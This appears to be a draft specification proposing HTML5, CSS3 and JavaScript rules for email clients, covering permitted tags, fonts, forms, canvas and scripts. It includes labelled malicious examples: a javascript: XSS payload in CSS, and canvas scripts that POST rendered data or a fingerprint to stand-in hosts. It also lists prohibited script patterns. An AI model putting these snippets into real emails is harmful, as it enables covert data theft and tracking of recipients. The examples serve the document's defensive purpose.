OPEN EMAIL STANDARDS

DOCUMENTATION | 1.0

HTML5, CSS3 & JavaScript Specification

Published by Salvador Baqués

Version 1.0 — October 2024

Last Update: September 2025

Table of Contents

1. **Overview**

2. **Industry Shortcomings**

   2.1 Lack of Standards
   2.2 Content-Type Limitations

3. **Open Email Standards**

   3.1 Styling and Layout Considerations

      3.1.1 `<link>` Element
      3.1.2 `<style>` Element
      3.1.3 `<base>` Element
      3.1.4 Font Guidelines

   3.2 Interactive Elements and Media Content

      3.2.1 Allowed Form Elements and Restrictions
      3.2.2 Restricted Embedded External Elements
      3.2.3 Considerations for Allowing `<audio>` and `<video>`
      3.2.4 Considerations for Allowing `<canvas>`

   3.3 JavaScript Usage

      3.3.1 Considerations for Allowing `<script>`
      3.3.2 Prohibited JavaScript Practices
      3.3.3 Limitations on Script-Generated Elements
      3.3.4 Restricted and Conditional Event Handlers
      3.3.5 Security Challenges of Non-Standard Libraries
      3.3.6 Privacy Compliance

3.4 New `<embed-email>` Tag for Embedding Content

3.4.1 Purpose and Benefits
3.4.2 Allowed Tag Attributes
3.4.3 Disallowed Tag Attributes
3.4.4 Additional Attributes
3.4.5 Client-Side Implementation
3.4.6 Sandbox Configuration Guidelines
3.4.7 Security Considerations

3.5 New Headers for Email

3.5.1 Standard-Version Header
3.5.2 Privacy-Flag Header
3.5.3 Preview-Text Header
3.5.4 Profile-Image Header
3.5.5 Content-Expires Header
3.5.6 Tracking-Link Header

3.6 Framework and Maintenance

3.6.1 DTD for Open Email Standards
3.6.2 Approved Libraries and Resources
3.6.3 Meta Tag Considerations
3.6.4 Deprecated and Obsolete HTML Tags

4. Application/xhtml+xml

4.1 Syntax and Declaration
4.2 Multipart Content Types
4.3 XML in Email Environments

5. Conclusion

1. Overview

In 1971, the first electronic mail was sent between two computers by Ray Tomlinson, marking a quiet but profound milestone in the history of digital communication. However, despite its global ubiquity, the underlying architecture and standards of email have remained remarkably static.

Originally built for plain-text messaging, email served its early purpose effectively. However, as the internet matured, the demand for richer functionality, improved responsiveness, and stronger privacy safeguards grew considerably. The underlying technologies—particularly its rendering model—have seen minimal evolution. Consequently, modern email coding still depends on outdated HTML4 practices and unreliable cross-platform rendering.

To address these fundamental challenges, the Open Email Standards foundation defines a comprehensive framework designed to foster richer interactions, enhance reliability across platforms, and protect user privacy while improving message transparency. With these innovations, Open Email Standards aim to ensure email remains secure, universally accessible, and aligned with the open principles that made it powerful in the first place.

2.1 Lack of Standards

The absence of universal standards in email stems from its early adoption and fragmented evolution. Initially designed as a simple communication tool, email protocols like SMTP (Simple Mail Transfer Protocol) were never intended to handle the complex functionality and rich media content we expect today. Over time, each major email provider—such as Microsoft, Google, and Apple—developed proprietary rendering engines and features, prioritizing compatibility within their ecosystems rather than adhering to a unified set of standards.

As a result, this irregular development has led to a landscape where email clients handle the same code differently, leading to inconsistent content display and interaction. Additionally, the constant push to enhance security and prevent spam has further hindered the implementation of modern web technologies, such as HTML5, leaving email stuck in a siloed, outdated framework.

Compatibility Issues

A significant hurdle for email developers is the unpredictable behavior of email clients, which makes it difficult to achieve uniform designs and functionality across platforms. For instance, Outlook uses Microsoft Word to render emails, while Apple Mail uses WebKit, the same engine used by Safari. Due to this fragmentation, complex email layouts or interactive elements, such as animations, embedded media, or forms, may not render consistently, preventing coders from implementing advanced features.

Limited CSS Support

While CSS is widely supported in web browsers, its support in email clients is unreliable at best. Many CSS properties that web designers take for granted, including float and display for layout and positioning, are rarely supported. This severely limits the design possibilities for HTML5-based emails, often forcing designers to resort to outdated practices such as table-based layouts—a throwback to web design from decades past.

Interactive Elements

Unlike web pages, emails have reduced support for interactive elements. While it's possible to include basic forms in emails, many clients will strip out this functionality for security reasons. Similarly, support for JavaScript is virtually non-existent in email clients. This limits email's ability to provide the dynamic, engaging experiences that users now demand from digital communication.

Responsive Design

With the increasing use of smartphones and tablets, responsive design is essential. However, designing responsive emails is more challenging than creating responsive websites due to uneven support for media queries—the technology that enables responsive layouts—across different email clients.

Accessibility

Accessibility remains an often-overlooked aspect of email design. Yet, with approximately 15% of the global population experiencing some form of disability, accessibility is crucial. Semantic HTML5 for better screen reader support, sufficient color contrast for the visually impaired, and alt text for images are essential components of inclusive email design. Furthermore, as accessibility standards increasingly become legal mandates in many regions, their significance in email design cannot be overstated.

Transitioning to the Future

As digital communication continues to evolve, it’s clear that email must also embrace modern practices and technologies. Open Email Standards aim to address these limitations by providing an open, standardized, and flexible framework that empowers developers to create rich, interactive, and accessible email experiences across all platforms.

2.2 Content-Type Limitations

The Content-Type header is part of the MIME (Multipurpose Internet Mail Extensions) standard, which plays a fundamental role in determining how the body of an email should be interpreted by the recipient's email client. In the early days, messages were limited to basic ASCII text, without any formatting or embedded media. As the need for richer communication grew, the MIME standard evolved to support different character sets and file attachments. The two most common types used today are:

- `text/plain`: This is the most basic content type, used for plain text emails without formatting, images, or multimedia. Email clients display these messages in a simple, text-only format.

- `text/html`: This content type allows the use of mostly HTML4 (Hypertext Markup Language), enabling emails to contain rich text formatting, tables, and images—giving rise to the modern "marketing email" and newsletters that rely on engaging visuals.

HTML4 Constraints

While `text/html` remains the standard content type for email, its reliance on HTML4 imposes significant limitations on functionality and usability. Current email clients lack support for modern web technologies such as HTML5, CSS3, and JavaScript, preventing emails from delivering the interactive and engaging experiences users expect. These constraints also complicate accessibility, requiring developers to rely on workarounds like semantic elements and alternative text to create inclusive content. Consequently, the outdated limitations of HTML4 hinder the potential for richer, interactive email communications.

A New Content-Type

To address these limitations and align with modern web standards, the introduction of a new content type is essential. Leveraging HTML5 and related technologies, this content type enables dynamic interactivity, enhanced accessibility, and seamless integration with Open Email Standards. Importantly, it coexists with `text/plain` and `text/html` to preserve compatibility with legacy email clients, ensuring a smooth and inclusive transition to a more capable, feature-rich email experience.

3. Open Email Standards

Open Standards are publicly available specifications designed to ensure seamless communication and compatibility across diverse systems, platforms, and devices. In the context of email, adopting these standards guarantees interoperability among clients, fosters innovation, and mitigates the risks of vendor lock-in. By integrating technologies such as HTML5, CSS3, and JavaScript, Open Email Standards establish a future-proof framework that blends modern functionality with robust safeguards against vulnerabilities and data misuse.

3.1 Styling and Layout Considerations

Modern web languages can enhance both the visual appeal and functional aspects of email content, enabling advanced, responsive layouts that deliver a more engaging and seamless user experience. However, it is essential to follow best practices in styling to ensure consistency across email clients and devices, while also minimizing performance issues and maintaining accessibility for all users.

3.1.1 Considerations for Allowing `<link>` Element

The `<link>` tag serves multiple purposes in HTML, enabling the inclusion of external resources such as stylesheets, fonts, and metadata. However, in the context of Open Email Standards, its use must be carefully controlled to ensure security and compatibility.

Allowed Uses of the `<link>` Tag

- **Stylesheets**: The primary and most secure use of the `<link>` tag in Open Email Standards is to load external CSS stylesheets. These CSS files should come from approved libraries and frameworks (e.g., Tailwind CSS, Bootstrap, or Bulma) hosted on trusted CDNs such as jsDelivr, UNPKG, or Cloudflare CDN[1]. This ensures both proper formatting and strong security, while also helping keep email size optimized for performance.

[1] For a comprehensive list of recommended resources, please refer to openstandards.email

***Example**: Using `<link>` for CSS Loading*

```
<!-- Include Bootstrap CSS from a trusted CDN -->
<link
href="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.mi
n.css" rel="stylesheet">

<!-- Include a secondary CSS library for additional styles -->
<link
href="https://cdn.jsdelivr.net/npm/animate.css@4.1.1/animate.min.css"
rel="stylesheet">
```

- **Fonts**: The `<link>` tag is also allowed for securely loading web fonts from trusted sources. For detailed guidance on font usage, including supported providers and security restrictions, see section 3.1.4 Font Guidelines in Open Email Standards.

Disallowed Uses of the `<link>` Tag

- **Metadata and Icons**: Tags such as `rel="icon"`, `rel="manifest"`, and metadata-focused links like `rel="canonical"`, `rel="alternate"` or `rel="sitemap"` are irrelevant in the email context. These tags are meant for web browsers, handling tasks like user experience, app installations, and search engine optimization, none of which apply to email clients.

Discouraged Uses of the `<link>` Tag

While the `<link>` tag has several applications in the web context, certain uses should be avoided in emails due to performance, security, or compatibility concerns:

- **Preload (`rel="preload"`) and Prefetch (`rel="prefetch"`)**: These attributes load resources ahead of time to improve page performance, but in an email context, they add complexity, increase email size, and may cause compatibility issues.

- **Recommendation**: Avoid using `rel="preload"` and `rel="prefetch"` in email environments, as they may not be supported and can unnecessarily slow down email rendering.

Best Practice Guidelines

- **Use Trusted Sources**: External CSS files should be loaded from verified and standards-compliant CDNs to ensure security, reliability, and consistency across email clients. Using pre-approved sources prevents unauthorized code injection while maintaining proper rendering across different platforms. Recommended libraries such as Bootstrap, Tailwind CSS, and Bulma adhere to these standards and can be securely integrated via jsDelivr, cdnjs, and UNPKG[2].

- **Ensure HTTPS**: All linked resources must use HTTPS to secure the connection and prevent data interception.

The use of the `<link>` tag within Open Email Standards should be limited to loading stylesheets and fonts. Other uses, such as metadata, prefetch, and manifest links, are unnecessary and should be omitted to maintain security and email performance. By limiting the functionality of `<link>`, the email environment can remain both safe and optimized.

[2] For a comprehensive list of recommended CDNs, please refer to openstandards.email

3.1.2 Considerations for Allowing `<style>` Element

CSS (Cascading Style Sheets) play a fundamental role in defining the appearance and layout of email content. Open Email Standards allow the use of CSS to ensure consistent styling across platforms and clients. However, certain security and compatibility considerations must be addressed when loading CSS in emails.

Inline CSS in `<style>` Tag

Inline CSS within the `<style>` tag is commonly used to include styles from libraries and frameworks. However, there are certain considerations to ensure efficient use:

- **Code Size Management**: Embedding large amounts of CSS can increase the size of the email, potentially leading to slower delivery and performance, especially on mobile devices or limited networks. When using inline CSS, focus on optimizing the code to reduce unnecessary size.

- **Security Precautions**: Ensure that all inline CSS comes from trusted libraries or sources, especially when loading custom fonts, to avoid embedding unsafe or unverified styles.

CSS Code Restrictions for Security

While CSS is generally safe, some practices should be avoided or restricted in email to prevent security risks:

- **JavaScript in CSS**: Any CSS code that attempts to execute JavaScript (via URL schemes like `javascript:` or `data:`) should be strictly prohibited, as it introduces security vulnerabilities like cross-site scripting (XSS).

- **Base64 Encoding**: Avoid embedding Base64-encoded content in CSS, such as fonts or images. It increases the email's size and can trigger spam filters or be blocked by email clients.

- **Disallowed CSS Properties**: The `cursor` property is disallowed due to its ability to load external files and potential security risks.

- **External Dependencies**: Only load external resources through trusted CDNs to prevent malicious content injection.

- **CSS `@import` Rules**: The use of `@import` rules directly within email-authored CSS is strictly prohibited. External CSS dependencies must be declared only through static `<link rel="stylesheet">` elements from pre-approved and trusted sources. Approved external libraries may contain internal imports only if those imports are part of the validated library package and resolve to trusted, approved sources.

***Example**: Efficient Inline CSS in the `<style>` Tag*

```
<style>
  body {
    font-family: 'Roboto', sans-serif;
    margin: 0;
    padding: 0;
    background-color: #f5f5f5;
    color: #333;
  }
  .header {
    text-align: center;
    color: #fff;
    padding: 10px;
  }
</style>
```

***Example**: Unsafe or Disallowed CSS Usage*

The following CSS patterns introduce security risks or are disallowed under Open Email Standards due to their potential for misuse.

```
background-image: url("javascript:alert('XSS')");
cursor: url("https://untrusted-source.com/pointer.cur"), auto;
```

Inline Style Attributes

Inline style attributes applied to elements like `<div>` or `<span>` must follow the same security and performance guidelines as the `<style>` tag. Avoid unsafe patterns, including `javascript:` URLs, base64-encoded content, or references to external assets from untrusted sources.

Best Practice Guidelines

- **Always use `<link>`**: Loading CSS from external files using the `<link>` tag ensures security and compatibility.
- **Use Trusted Sources**: Only load CSS from reputable CDNs and libraries such as Bootstrap, Tailwind CSS, and Foundation, using services like cdnjs, jsDelivr, or unpkg.
- **Ensure HTTPS**: All CSS links must use HTTPS to secure the connection and prevent data interception.
- **Strip Unsafe CSS**: Any CSS that attempts to execute JavaScript or relies on untrusted external resources should be stripped out to prevent security vulnerabilities.
- **Minimize Inline CSS**: While inline CSS is allowed, it is recommended to minimize its usage to prevent oversized emails and potential blocking by email clients.
- **Client-Side Enforcement**: Email clients can implement tools like ImageBlocker.js[3] to block any external image loaded through CSS—regardless of the property used—ensuring robust content security and safeguarding user privacy.

3.1.3 Security Implications of the `<base>` Element

The `<base>` tag, while useful in traditional web development, introduces significant risks in email environments. By altering the base URL for all relative paths, it can be exploited to redirect users to malicious sites, enabling phishing attacks and other deceptive tactics. To mitigate these risks, Open Email Standards prohibit its use in email content, advocating for absolute URLs that point to trusted sources. Email clients are encouraged to block or ignore `<base>` tags entirely to enhance user security.

[3] ImageBlocker.js prevents unauthorized external image loads. Available at github.com/email5

3.1.4 Font Guidelines in Open Email Standards

When integrating custom fonts into email, it's essential to ensure that they are loaded securely from trusted external sources. This approach minimizes the risk of vulnerabilities such as content injection or unauthorized data manipulation. By using reputable font providers and secure connections, designers can enhance the visual appeal of messages while maintaining a high standard of security and reliability.

Trusted Font Sources

To ensure secure font loading, emails should only use fonts from verified, trusted sources. One of the most popular platforms for loading external fonts is Google Fonts, which offers a wide range of fonts that can be securely embedded using a CDN. This ensures that fonts are both optimized and safe to use. Other trusted platforms include Bunny Fonts, and Fontshare, which also offer reliable, secure ways to load fonts for web and email[4].

Use `<link>` for Font Loading

This remains the most reliable, secure, and email-client-friendly approach. It ensures that fonts are loaded from a trusted, verified source, and it minimizes the risks associated with security and compatibility.

***Example**: Loading Roboto Font via External Stylesheet*

```
<link
href="https://fonts.googleapis.com/css2?family=Roboto:wght@400;700&displ
ay=swap" rel="stylesheet">
```

Limitations on `<style>` Tag for Font Loading

Custom fonts should not be loaded directly inside the `<style>` tag within the email. This practice introduces security and performance concerns, especially when using `data:` URLs for embedding fonts. Inline styles with embedded fonts can significantly increase email size, making them more likely to trigger spam filters or exceed client limitations. Additionally, some email clients may strip or block these styles, resulting in rendering issues.

[4] For a recommended list of font CDNs, please refer to: openstandards.email

***Example 1**: Prohibited Use of Base64 Encoded Font Inline*

Using Base64 encoding to embed fonts via the `data:` scheme is explicitly prohibited under Open Email Standards. While this approach removes external dependencies, it increases the size of the email and conflicts with security guidelines that restrict the use of the `data:` URL scheme. Instead, rely on external, trusted CDNs like Google Fonts or Bunny Fonts for secure and efficient font loading.

```
<style>
  @font-face {
    font-family: 'EncodedFont';
    src: url(data:font/woff2;base64,d09GMgABAAAAAA...) format('woff2');
  }

  h1 {
    font-family: 'EncodedFont', serif;
  }
</style>
```

***Example 2**: Inline Font Face Declaration in `<style>` Tag*

This inline `<style>` block attempts to load a font from an external URL, which could be untrusted. Loading fonts in this manner within emails presents security risks and might not be supported by all email clients.

```
<style>
  @font-face {
    font-family: 'CustomFont';
    src: url('http://untrusted-source.com/fonts/customfont.woff2')
format('woff2');
  }

  body {
    font-family: 'CustomFont', sans-serif;
  }
</style>
```

***Example 3**: Loading Fonts from an External URL in `<style>` Tag*

While this method pulls fonts from a trusted source (e.g., Google Fonts), embedding font loading directly within a `<style>` tag via `@import` is not allowed. External font dependencies must be declared using the `<link>` tag from pre-approved and trusted sources, ensuring security, consistency, and compatibility across email clients.

```
<style>
  @import
url('https://fonts.googleapis.com/css?family=Roboto:400,700&display=swap
');

  body {
    font-family: 'Roboto', sans-serif;
  }
</style>
```

Best Practice Guidelines

- **Always use `<link>`**: Fonts should be loaded using the `<link>` tag, embedded directly in `<style>` tags is not recommended.
- **No `@import` Usage**: The use of `@import` within `<style>` elements is strictly prohibited. All external font dependencies must be declared through approved `<link>` sources.
- **Use Trusted Sources**: Only load fonts from reputable providers like Google Fonts, Bunny Fonts, or other known, secure CDNs.
- **Ensure HTTPS**: Make sure the font URL uses HTTPS to secure the connection.
- **Avoid Inline Font Embedding**: Do not use Base64 encoding or load fonts directly in the email, as it increases the email's size and poses security risks.

3.2 Interactive Elements and Media Content

Integrating interactive and dynamic content into emails has the potential to enhance user engagement by bringing web-like experiences directly into the inbox. Leveraging technologies such as JavaScript and modern HTML elements, we can create emails that respond to user actions and offer personalized experiences. However, it's critical to balance innovation with caution, ensuring that all interactive elements adhere to security standards, are compatible with a wide range of email clients, and prioritize user privacy.

3.2.1 Allowed Form Elements and Restrictions

While some elements are restricted for security reasons, others, such as form elements, are allowed with specific limitations to ensure both functionality and user safety. By allowing standard form-related elements like `<form>`, `<input>`, `<select>`, and `<textarea>`, emails can support a wide range of functionality. However, the form input type explicitly prohibited is `<input type="password">`, as handling sensitive data like passwords requires a more secure environment than email can provide.

Allowed Elements

- `<form>`: Provides the structure for user input collection, including action and method attributes. Forms must be submitted using approved JavaScript libraries to ensure secure and standardized implementation. Alternatively, the `target="_blank"` attribute can be used to process submissions in a new window. The `GET` method is not allowed, and forms must use `method="post"` to ensure secure data submission.

- `<input type="text">`, `<input type="email">`, `<input type="radio">`, `<input type="checkbox">`, `<input type="file">`: Input fields that handle standard data collection, such as text input, email addresses, multiple-choice selections, and file uploads (though file uploads may be stripped by some email clients).

- `<select>`, `<option>`, `<textarea>`: Elements that enable users to choose from dropdown menus or provide longer text-based feedback.

Restricted Elements

- `<input type="password">`: Password fields are explicitly restricted to prevent phishing attempts or the collection of sensitive data.
- `<input type="search">`, `<search>`: Search fields and search-related form structures are disallowed due to their limited functionality in email contexts and the lack of meaningful utility within email clients.
- `<input type="image">`: Image-based submit controls are prohibited. They can load external resources, introduce tracking risks, and submit click-coordinate data. Use `<button type="submit">` elements styled with CSS instead.

Security and Implementation Guidelines

- **Use of HTTPS**: Ensure all form submissions are sent over encrypted connections to avoid man-in-the-middle attacks.
- **Submit to New Window**: If JavaScript is not used, form submissions should be processed in a new window using the `target="_blank"` attribute. This prevents redirection within the email and preserves the user's interaction with the email itself.
- **Dynamic Element Creation**: Blocking JavaScript functions or techniques that attempt to insert password fields into the DOM.
- **Form Method**: Only the `POST` method should be used for form submissions to ensure data is not exposed in the URL.
- **File Uploads**: While file uploads may be allowed, email clients may strip this functionality for security reasons. Developers should provide fallback options if needed.
- **Time-Limited Forms**: Implement form expiration using JSON Web Tokens (JWTs) or similar mechanisms to include timestamps in form submissions. This ensures that forms cannot be submitted after a specified period, mitigating the risk of unauthorized or delayed submissions.

3.2.2 Restricted Embedded External Elements

The `<iframe>`, `<embed>`, and `<object>` elements offer capabilities for embedding external content within emails, such as multimedia, third-party widgets, or interactive components. However, these elements pose significant security and privacy risks, making them unsuitable for the Open Email Standards framework.

Risks of Embedded Elements

- **Malicious Content Injection**: These tags can load external resources, potentially allowing attackers to inject malicious scripts, execute unauthorized code, or distribute malware.
- **Unauthorized Tracking**: Embedded content may contain tracking mechanisms that collect user data without consent, violating privacy standards and exposing sensitive information.
- **Cross-Origin Exploitation**: Allowing external domains to load content increases the risk of cross-origin attacks, where embedded elements communicate with untrusted servers, compromising the email client or user data.

Restricted Elements and Safer Alternatives

- **Prohibited Elements**: `<iframe>`, `<embed>`, `<object>` and `<param>` are disallowed due to their potential to load malicious third-party content, enable phishing attacks, and exploit email client vulnerabilities such as XSS and unauthorized data collection.
- **Compliance Measures**: Email clients must automatically strip `<iframe>`, `<embed>`, and `<object>` elements during processing to ensure security.
- **Safer Alternatives**: Developers are encouraged to use the `<embed-email>` tag[5], which provides secure embedding with controlled attributes and enhanced safety mechanisms.

[5] The `<embed-email>` tag, outlined in Section 3.4, enables secure third-party embedding.

3.2.3 Considerations for Allowing `<audio>` and `<video>`

Open Email Standards do not impose explicit restrictions on the use of `<audio>` and `<video>` tags in emails. However, it is recommended to strip them out and use the custom `<embed-email>` tag[6] to ensure better control and security. In cases where email clients allow these elements, it is crucial to implement safeguards to mitigate potential risks associated with embedding media content directly.

1. **Source Verification**

    - **Trusted Domains Only**: Media files specified in `<source>` tags should be loaded only from secure, verified sources, with domains managed by each email client based on their security policies.

    - **HTTPS Enforcement**: Require all media URLs to use HTTPS to ensure encrypted transmission and reduce the risk of interception or tampering.

2. **User Control Over Playback**

    - **Disable Auto-Play**: Media should not play automatically; users must initiate playback to prevent unexpected audio or video.

    - **Clear Controls**: Provide accessible play, pause, and volume controls to ensure user-friendly interaction.

3. **Fallback Content**

    - **Alternative Text**: Use the `alt` attribute or text alternatives to convey the same information if the media doesn't load.

    - **Poster Images for Videos**: Email clients should generate thumbnails for external videos without CORS restrictions.

[6] The `<embed-email>` tag, outlined in Section 3.4, enables secure third-party embedding.

4. **Privacy Compliance**

    - **Transparent Policies**: Inform users about any data collection associated with media playback and obtain consent if necessary.

    - **Respect Privacy Settings**: Ensure that embedded media respects user privacy settings, such as 'Do Not Track,' as external content may contain tracking mechanisms from the media host.

5. **Accessibility and Subtitles**

    - **Subtitles and Captions**: Support for subtitles and captions via `<track>` elements can enhance accessibility, allowing users with hearing impairments to understand the media content. Subtitles should be an optional feature and must adhere to strict security protocols.

    - **Source Verification for Subtitles**: To prevent tracking or malicious activity, subtitle files should only be allowed from pre-approved, trusted domains. Additionally, all subtitle URLs must use HTTPS for secure transmission, and email clients should validate subtitle files to ensure they contain no executable or unauthorized content.

    - **Privacy and Tracking Mitigation**: Subtitles must comply with privacy standards, ensuring no embedded tracking mechanisms. If external subtitles are permitted, email clients should anonymize requests or provide a secure proxy to prevent tracking.

3.2.4 Considerations for Allowing `<canvas>`

The use of the `<canvas>` element in email is not a core feature of Open Email Standards and introduces additional security and privacy considerations. While not explicitly prohibited, it is limited to static, non-interactive rendering and must not process user input or transmit data to external sources. Due to the complexity of enforcing these constraints, email clients may restrict or fully disable `<canvas>` support based on their security model.

Allowed Use Cases

The `<canvas>` element is allowed strictly for static, predefined visuals. No dynamic user interactions, input processing, or data collection are permitted. All rendering must rely on pre-approved libraries and adhere to the following restrictions:

- **Static Rendering Only**: `<canvas>` may be used to render predefined, non-interactive visual elements such as charts, banners, or infographics.
- **No User Interaction**: The `<canvas>` element may handle clicks to trigger predefined rendering but must not process inputs or transmit data.
- **Pre-Approved Scripts**: Scripts rendering graphics on `<canvas>` must originate from verified and trusted libraries, ensuring compliance with Open Email Standards.

***Example 1**: Integrating `<canvas>` using Vue.js*

```
<script src="https://cdn.jsdelivr.net/npm/vue@2"></script>
<div id="app"><canvas id="myCanvas" width="200"
height="100"></canvas></div>
<script>
  new Vue({
    el: '#app',
    mounted() {
      const c = document.getElementById('myCanvas').getContext('2d');
      c.fillStyle = "#F00"; c.fillRect(20, 20, 150, 75);
    }
  });
</script>
```

***Example 2**: Non-Interactive Chart*

```
<!-- Load Vue.js from a trusted CDN -->
<script src="https://cdn.jsdelivr.net/npm/vue@2"></script>

<!-- Load Chart.js library for creating charts -->
<script src="https://cdn.jsdelivr.net/npm/chart.js"></script>

<div id="chart-app">
  <!-- Canvas element for rendering the chart -->
  <canvas id="chartCanvas" width="400" height="200" style="border:1px
solid #ccc;">
    Your email client does not support the canvas element.
  </canvas>
</div>

<script>
  new Vue({
    el: '#chart-app', // Mount Vue.js to the chart container
    mounted() {
      const ctx =
document.getElementById('chartCanvas').getContext('2d');

      // Initialize a bar chart using Chart.js
      new Chart(ctx, {
        type: 'bar', // Specify chart type
        data: {
          labels: ['January', 'February', 'March'],
          datasets: [{
            label: 'Sales', // Dataset label
            data: [10, 20, 30], // Data values
            backgroundColor: ['#FFCC00', '#FF9900', '#FF6600']
          }]
        },
        options: {
          responsive: true, // Ensure the chart is responsive
          maintainAspectRatio: false
        }
      });
    }
  });
</script>
```

***Example 3**: Malicious Code Example (Unauthorized Data Collection)*

While raw JavaScript is not allowed in Open Email Standards, this example illustrates how malicious scripts could exploit `<canvas>` to collect data without user consent. This code is provided for educational purposes to highlight potential risks.

```
<canvas id="captureCanvas" width="400" height="200">
  Your email client does not support the canvas element.
</canvas>
<script>
  const canvas = document.getElementById('captureCanvas');
  const ctx = canvas.getContext('2d');
  ctx.fillText('User Email: john.doe@example.com', 10, 50);

  // Malicious code to extract rendered text as an image
  const imageData = canvas.toDataURL();
  fetch('http://malicious-site.com/steal-data', {
    method: 'POST',
    body: JSON.stringify({ data: imageData }),
  });
</script>
```

Restricted Use Cases

- **Prohibited Data Operations**: Methods such as `toDataURL()`, `fetch`, or `XMLHttpRequest` must not be used with `<canvas>` elements in email content, as they can lead to unauthorized data transmission.

- **Dynamic User Interaction**: Any functionality that allows users to interact with `<canvas>` (e.g., drawing or submitting inputs) is strictly disallowed.

- **Dynamic Creation**: The use of `document.createElement('canvas')` to dynamically generate `<canvas>` elements is prohibited. All `<canvas>` elements must be defined statically in the email content.

***Example 4**: Malicious Code Example (Tracking via Fingerprinting)*

Malicious actors could use `<canvas>` for browser fingerprinting by rendering specific patterns and analyzing the way browsers display the content.

```
<canvas id="fingerprintCanvas" width="400" height="200"></canvas>
<script>
  const canvas = document.getElementById('fingerprintCanvas');
  const ctx = canvas.getContext('2d');
  ctx.fillStyle = '#FF5733';
  ctx.fillRect(10, 10, 100, 100);

  // Generate a unique fingerprint
  const fingerprint = canvas.toDataURL();
  fetch('http://tracking-site.com/fingerprint', {
    method: 'POST',
    body: JSON.stringify({ fingerprint }),
  });
</script>
```

Privacy Compliance

To maintain transparency and user trust, `<canvas>` usage must align with the following privacy principles:

- **No Data Collection Without Consent**: `<canvas>` must not collect or transmit user data (e.g., interactions or rendered content) without explicit user consent. Email clients should enforce this restriction.

- **Transparent Usage Policies**: If `<canvas>` is used for any purpose other than rendering static visuals, such as monitoring rendering or device capabilities, clear disclosures must be provided to users.

- **Respect for Browser Privacy Settings**: `<canvas>` elements must adhere to user-configured browser privacy preferences, ensuring compliance with options like 'Do Not Track'.

Best Practice Recommendations

1. **Source Verification**

    - All scripts and resources associated with `<canvas>` must come from pre-approved and secure sources. Only trusted content delivery networks (CDNs) and libraries may be used.

2. **HTTPS Enforcement**

    - All linked resources, including scripts and assets for `<canvas>`, must use HTTPS to ensure secure transmission and prevent man-in-the-middle attacks.

3. **Privacy Safeguards**

    - Email clients must block the use of methods such as `toDataURL()` to prevent unauthorized access to rendered data. Additionally, `<canvas>` must respect browser privacy settings.

4. **Manual Rendering Only**

    - Rendering on `<canvas>` may occur automatically during email load or via explicit user actions (e.g., clicks or gestures). These actions must not involve data transmission or compromise security.

5. **Fallback Content**

    - Provide alternative text or fallback content for scenarios where `<canvas>` is not supported by the email client, ensuring accessibility and compatibility.

3.3 JavaScript Usage in Open Email Standards

JavaScript in emails enables enhanced interactivity, offering richer user experiences. However, it also introduces critical security and privacy challenges. This section provides clear guidelines for its safe implementation, ensuring compliance with Open Email Standards and addressing potential risks.

3.3.1 Considerations for Allowing `<script>`

The use of the `<script>` tag in email is governed by strict conditions to ensure security and compliance with Open Email Standards. These measures ensure dynamic functionality is delivered without compromising user privacy or email integrity.

Allowed Usage with Safeguards

To ensure safe and predictable behavior, `<script>` tags are allowed only under the following conditions:

- **Pre-Approved Libraries and Domains**: Scripts must originate from trusted and verified sources[7], including pre-approved libraries (e.g., Vue or Preact) and domains or content delivery networks (CDNs) with a proven track record of secure operations and compliance with Open Email Standards.

- **HTTPS Enforcement**: All scripts must be loaded over secure HTTPS connections to prevent man-in-the-middle attacks and ensure encrypted transmission.

- **Scoped Permissions**: Scripts must operate within predefined boundaries, limiting their functionality to the intended scope without accessing sensitive user data or manipulating other email elements.

- **Raw JavaScript Prohibition**: The use of raw JavaScript within `<script>` tags is strictly prohibited, requiring all code to align with approved libraries or frameworks to ensure security and consistency.

[7] For a comprehensive list of pre-approved libraries,, please refer to openstandards.email

Implementation Guidelines

The following implementation practices are recommended to ensure secure and efficient use of `<script>` tags:

- **Execution Restrictions**: Script execution must be confined to sandboxed environments within the email client to prevent unauthorized access to the user's system or data.
- **Error Handling**: Robust error-handling mechanisms should be in place to ensure that script failures do not disrupt the email's functionality or user experience.
- **User-Initiated Actions**: Scripts must not trigger actions, such as form submissions, without explicit user consent to ensure predictable and controlled interactions.
- **Optimizing Script Loading**: Use the `defer` attribute for scripts that rely on the document's structure, ensuring they execute only after parsing is complete. Reserve `async` for independent tasks where execution order does not affect functionality, and validate both attributes to prevent race conditions or unintended interactions.
- **Code Reviews**: All scripts, including pre-approved libraries, should undergo regular code reviews to identify and mitigate any emerging vulnerabilities.

***Example**: Loading Vue.js for Safe Interactivity*

```
<script src="https://cdn.jsdelivr.net/npm/vue@2"></script>
<div id="app">
  <p>{{ message }}</p>
</div>
<script>
  new Vue({
    el: '#app',
    data: { message: 'Secure and dynamic email interaction!' }
  });
</script>
```

3.3.2 Prohibited JavaScript Practices

To safeguard user security and maintain compliance with the Open Email Standards, certain JavaScript practices are strictly disallowed. These prohibitions aim to prevent vulnerabilities such as unauthorized data collection, code injection, or conflicts with other scripts.

- **Dynamic Script Loading**: `document.createElement('script')` or similar methods dynamically load additional scripts during email interactions (see Section 3.3.3). This practice is strictly prohibited as it can introduce unauthorized or malicious functionality.

- **Restricted Functions**: The use of `eval()` and `new Function()` are prohibited due to their ability to execute arbitrary and potentially unsafe code at runtime.

- **Dynamic Module Imports**: The use of `import()` to load modules dynamically is strictly prohibited. Emails must rely on statically sourced scripts, ensuring all external resources are validated prior to rendering.

- **Beacon Transmission**: `navigator.sendBeacon()` silently sends data to external servers, which could enable unauthorized tracking or data exfiltration. Its use is prohibited to safeguard user privacy.

- **Prototype Modification**: Modifying the prototype chain of built-in objects (e.g., `Object.prototype`) is strictly prohibited.

- **Dynamic Document Writing**: `document.write()` is prohibited as it allows dynamic modification of email content, introducing risks such as injecting malicious scripts or overwriting validated content.

- **DOM Manipulation**: The use of `innerHTML` to inject content into the DOM is strictly prohibited. All DOM manipulations must be performed using secure, framework-approved methods that comply with Open Email Standards.

- **Disallowed Network Request**: The use of `XMLHttpRequest` for network requests is prohibited as it is an outdated method for handling HTTP requests. Instead, `fetch` is allowed under strict security conditions, ensuring safe and compliant data handling from trusted sources.

- **Global Namespace Pollution**: Scripts must avoid defining global variables that can unintentionally overwrite or conflict with other scripts.

***Example**: Prohibited Raw JavaScript Patterns*

```
<script>
  // Dynamic script execution is restricted
  eval("console.log('This is unsafe!')"); // Prohibited usage

  // Example of new Function (Prohibited)
  let func = new Function("return alert('Another unsafe practice');");
  func();

  // Example of dynamic script loading (Prohibited)
  const script = document.createElement('script');
